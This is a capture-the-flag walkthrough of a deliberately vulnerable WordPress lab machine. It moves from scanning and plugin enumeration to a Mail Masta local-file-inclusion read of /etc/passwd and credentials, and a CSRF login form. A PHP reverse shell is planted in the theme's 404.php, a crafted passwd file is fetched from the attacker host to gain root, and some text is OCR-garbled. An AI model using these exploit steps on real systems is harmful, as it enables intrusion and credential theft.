

IP da máquina: 192.168.56.121 // MAC: 08:00:27:BB:2C:C2


sudo nmap -sV -O -sC -Pn -sN -vvv 192.168.56.121

```
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http      tcp-response Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: HEAD GET POST OPTIONS
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:BB:2C:C2 (Oracle VirtualBox virtual NIC)
```


ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u  
http://192.168.56.121/FUZZ

```
.hta [Status: 403, Size: 279, Words: 20, Lines: 10]
.htaccess [Status: 403, Size: 279, Words: 20, Lines: 10]
.htpasswd [Status: 403, Size: 279, Words: 20, Lines: 10]
wordpress [Status: 301, Size: 320, Words: 20, Lines: 10]
javascript [Status: 301, Size: 321, Words: 20, Lines: 10]
```

http://192.168.56.121/wordpress/



http://192.168.56.121/javascript/



# Forbidden

You don't have permission to access this resource.

---

*Apache/2.4.29 (Ubuntu) Server at 192.168.56.121 Port 80*

wpscan --url http://192.168.56.121/wordpress/ --enumerate u,p

```
[i] Plugin(s) Identified:

[+] mail-masta
| Location: http://192.168.56.121/wordpress/wp-content/plugins/mail-masta/
| Latest Version: 1.0 (up to date)
| Last Updated: 2014-09-19T07:52:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.0 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
|   - http://192.168.56.121/wordpress/wp-content/plugins/mail-masta/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
|   - http://192.168.56.121/wordpress/wp-content/plugins/mail-masta/readme.txt
```

```
[+] wp-support-plus-responsive-ticket-system
| Location: http://192.168.56.121/wordpress/wp-content/plugins/wp-support-plus-responsive-ticket-system/
| Last Updated: 2019-09-03T07:57:00.000Z
| [!] The version is out of date, the latest version is 9.1.2
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 7.1.3 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
|   - http://192.168.56.121/wordpress/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
|   - http://192.168.56.121/wordpress/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
```

```
[i] User(s) Identified:

[+] admin
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://192.168.56.121/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] aarti
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

searchsploit mail masta

```
headcrusher@parrot[~]
$searchsploit mail masta

-----
Exploit Title | Path
-----
WordPress Plugin Mail Masta 1.0 - Local File Inclusion | php/webapps/40290.txt
WordPress Plugin Mail Masta 1.0 - SQL Injection | php/webapps/41438.txt
-----
```

cat /usr/share/exploitdb/exploits/php/webapps/40290.txt

```
This looks as a perfect place to try for LFI. If an attacker is lucky enough, and instead of select
ing the appropriate page from the array by its name, the script directly includes the input paramet
er, it is possible to include arbitrary files on the server.

Typical proof-of-concept would be to load passwd file:

http://server/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd | headcrush
```

http://192.168.56.121/wordpress/wp-content/plugins/mail-  
masta/inc/campaign/count\_of\_send.php?pl=/etc/passwd

```
192.168.56.121/wordpress/ x +
192.168.56.121/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing
List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,/run/systemd/netif:/usr/sbin/nologin systemd-
resolve:x:101:103:systemd Resolver,,/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106:./home/syslog:/usr/sbin/nologin messagebus:x:103:107:./nonexistent:/usr/sbin
/nologin apt:x:104:65534:./nonexistent:/usr/sbin/nologin uidd:x:105:111:./run/uidd:/usr/sbin/nologin avahi-autoipd:x:106:112:Avahi autoip daemon,,/var/lib/avahi-autoipd:
/usr/sbin/nologin usbmux:x:107:46:usbmux daemon,,/var/lib/usbmux:/usr/sbin/nologin dnsmasq:x:108:65534:dnsmasq,,/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,/proc:/usr/sbin/nologin cups-pk-helper:x:110:116:user for cups-pk-helper service,,/home/cups-pk-helper:/usr/sbin/nologin speech-
dispatcher:x:111:29:Speech Dispatcher,,/var/run/speech-dispatcher:/bin/false whoopsie:x:112:117:./nonexistent:/bin/false kernoops:x:113:65534:Kernel Oops Tracking
Daemon,,./usr/sbin/nologin saned:x:114:119:./var/lib/saned:/usr/sbin/nologin pulse:x:115:120:PulseAudio daemon,,/var/run/pulse:/usr/sbin/nologin avahi:x:116:122:Avahi
mDNS daemon,,/var/run/avahi-daemon:/usr/sbin/nologin colord:x:117:123:colord colour management daemon,,/var/lib/colord:/usr/sbin/nologin hplip:x:118:7:HPLIP system
user,,/var/run/hplip:/bin/false geoclue:x:119:124:./var/lib/geoclue:/usr/sbin/nologin gnome-initial-setup:x:120:65534:./run/gnome-initial-setup:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false raj:x:1000:1000:raj,,/home/raj:/bin/bash mysql:x:122:128:MySQL Server,,/nonexistent:/bin/false
sshd:x:124:65534:./run/sshd:/usr/sbin/nologin
```


http://192.168.56.121/wordpress/wp-content/plugins/mail-  
masta/inc/campaign/count\_of\_send.php?pl=/etc/apache2/.htpasswd

YWYfdGk6YWYfdGIAZ21haWwuY29t


```
192.168.56.121/wordpress/ x +
192.168.56.121/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/apache2/
YWYfdGk6YWYfdGIAZ21haWwuY29t
```

aarti:aarti@gmail.com






searchsploit wp support



cat /usr/share/exploitdb/exploits/php/webapps/41006.txt




nano csrf.html

```

GNU nano 5.1                                csrf.html                                Modified
<form method="post" action="http://192.168.56.121/wordpress/wp-admin/admin-ajax.php">
  Username: <input type="text" name="username" value="aarti">
  <input type="hidden" name="email" value="aarti@gmail.com">
  <input type="hidden" name="action" value="loginGuestFacebook">
  <input type="submit" value="Login">
</form>

```

firefox csrf.html




192.168.56.121/wordpress/w × /home/headcrusher/csrf.htm × +

file:///home/headcrusher/csrf.html

Username:

http://192.168.56.121/wordpress/wp-admin/admin-ajax.php




192.168.56.121/wordpress/w × /home/headcrusher/csrf.htm × +

192.168.56.121/wordpress/wp-admin/admin-ajax.php

0

http://192.168.56.121/wordpress/wp-admin/profile.php



Profile < Ignite Technologies × +

192.168.56.121/wordpress/wp-admin/profile.php

Ignite Technologies

Dashboard

Profile

Collapse menu

Email (required)

If you change this we will send you an email at your new address to confirm it. The new address will not become active until...

Website

About Yourself

Biographical Info

Second Flag: 5DD1CC591CE1569A528E3BCF18CEE5B

RootPassword: SWduaXRIQDEyMw==

Share a little biographical information to fill out your profile. This may be shown publicly.


Howdy, Aarti

Aarti aarti

Edit My Profile

Log Out


https://gchq.github.io/CyberChef/#recipe=From\_Base64('A-Za-z0-9%2B/%3D',true)&input=U1dkdWFYUmxRREV5TXc9PQ



<http://192.168.56.121/wordpress/wp-login.php?loggedout=true>


admin

Ignite@123




<http://192.168.56.121/wordpress/wp-admin/theme-editor.php?file=404.php&theme=twenty sixteen>

<http://pentestmonkey.net/tools/web-shells/php-reverse-shell>



<http://192.168.56.121/wordpress/wp-content/themes/twenty十六teen/404.php>




## Not Found

The requested URL was not found on this server.

*Apache/2.4.29 (Ubuntu) Server at 192.168.56.121 Port 80*

`sudo nc -nlvp 443`



`python3.6 -c 'import pty;pty.spawn("/bin/bash")'`

`cd home/`

`cd raj/`

cat flag1.txt

```
www-data@ubuntu:/home/raj$ cat flag1.txt
cat flag1.txt
aHR0cHM6Ly93d3cuaGFja2luZ2FydGljbGVzLmlu
```

find / -perm -4000 2>/dev/null

```
www-data@ubuntu:/home/raj$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/sbin/pppd
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/arping
/usr/bin/wget
```

```
/bin/ping
```

```
/bin/cp
```

```
/bin/su
```

openssl passwd -1 -salt user 1234

\$1\$user\$MhOAhGkwPD6VQ6zOX1Hmg1

```
[headcrusher@parrot]-[~]
$ openssl passwd -1 -salt user 1234
$1$user$MhOAhGkwPD6VQ6zOX1Hmg1
```

nano passwd

user:\$1\$user\$MhOAhGkwPD6VQ6zOX1Hmg1:0:0:root:/root:/bin/bash



```

GNU nano 5.1                                passwd                                Modified
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
raj:x:1000:1000:raj,,,:/home/raj:/bin/bash
mysql:x:122:128:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:124:65534::/run/ssh:/usr/sbin/nologin
user:$1$user$Mh0AhGkwPD6VQ6z0X1Hmg1:0:0:root:/root:/bin/bash

```

python -m SimpleHTTPServer 8081

```

[headcrusher@parrot]~$ python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...

```

wget -O passwd http://192.168.56.114:8081/passwd

```

www-data@ubuntu:/etc$ wget -O passwd http://192.168.56.114:8081/passwd
wget -O passwd http://192.168.56.114:8081/passwd
--2020-09-12 08:28:09-- http://192.168.56.114:8081/passwd
Connecting to 192.168.56.114:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2561 (2.5K) [application/octet-stream]
Saving to: 'passwd'

passwd                                100%[=====>]    2.50K  --.-KB/s    in 0s
2020-09-12 08:28:09 (91.9 MB/s) - 'passwd' saved [2561/2561]

```

su user

1234

```

www-data@ubuntu:/etc$ su user
su user
Password: 1234

```

```

root@ubuntu:/etc# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/etc# uname -a
Linux ubuntu 5.0.0-27-generic #28~18.04.1-Ubuntu SMP Thu Aug 22 03:00:32 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
root@ubuntu:/etc#

```

```

root@ubuntu:~# cat proof.txt
cat proof.txt

```

```

-----
|_ " _|   |' |' |   U   _ " |/_   U   _ " |/_   | \ | " |   |_ " \
| | |   / | | | \   | _ "   \ | _ " |   < | \ | | >   / | | | |
/ | | \   U | _ | u   | | _   | | _   U | | \ | u   U | | | \
u | _ U   | | | | _   | _ |   | _ |   | | \ |   | | | / u
_ // \ _   //   \ \   <<   >>   <<   >>   | | \ \ , - .   | | |
( _ ) ( _ ) ( " ) ( " _ ) ( _ ) ( _ )   ( _ ) ( _ ) ( " ) ( /   ( _ ) _
-----

```

!! Congrats you have finished this task !!

Contact us here:

Hacking Articles : <https://twitter.com/rajchandel/>

```

+-+ -+-+ -+-+ -+-+ -+-+
|E|n|j|o|y| |H|A|C|K|I|N|G|
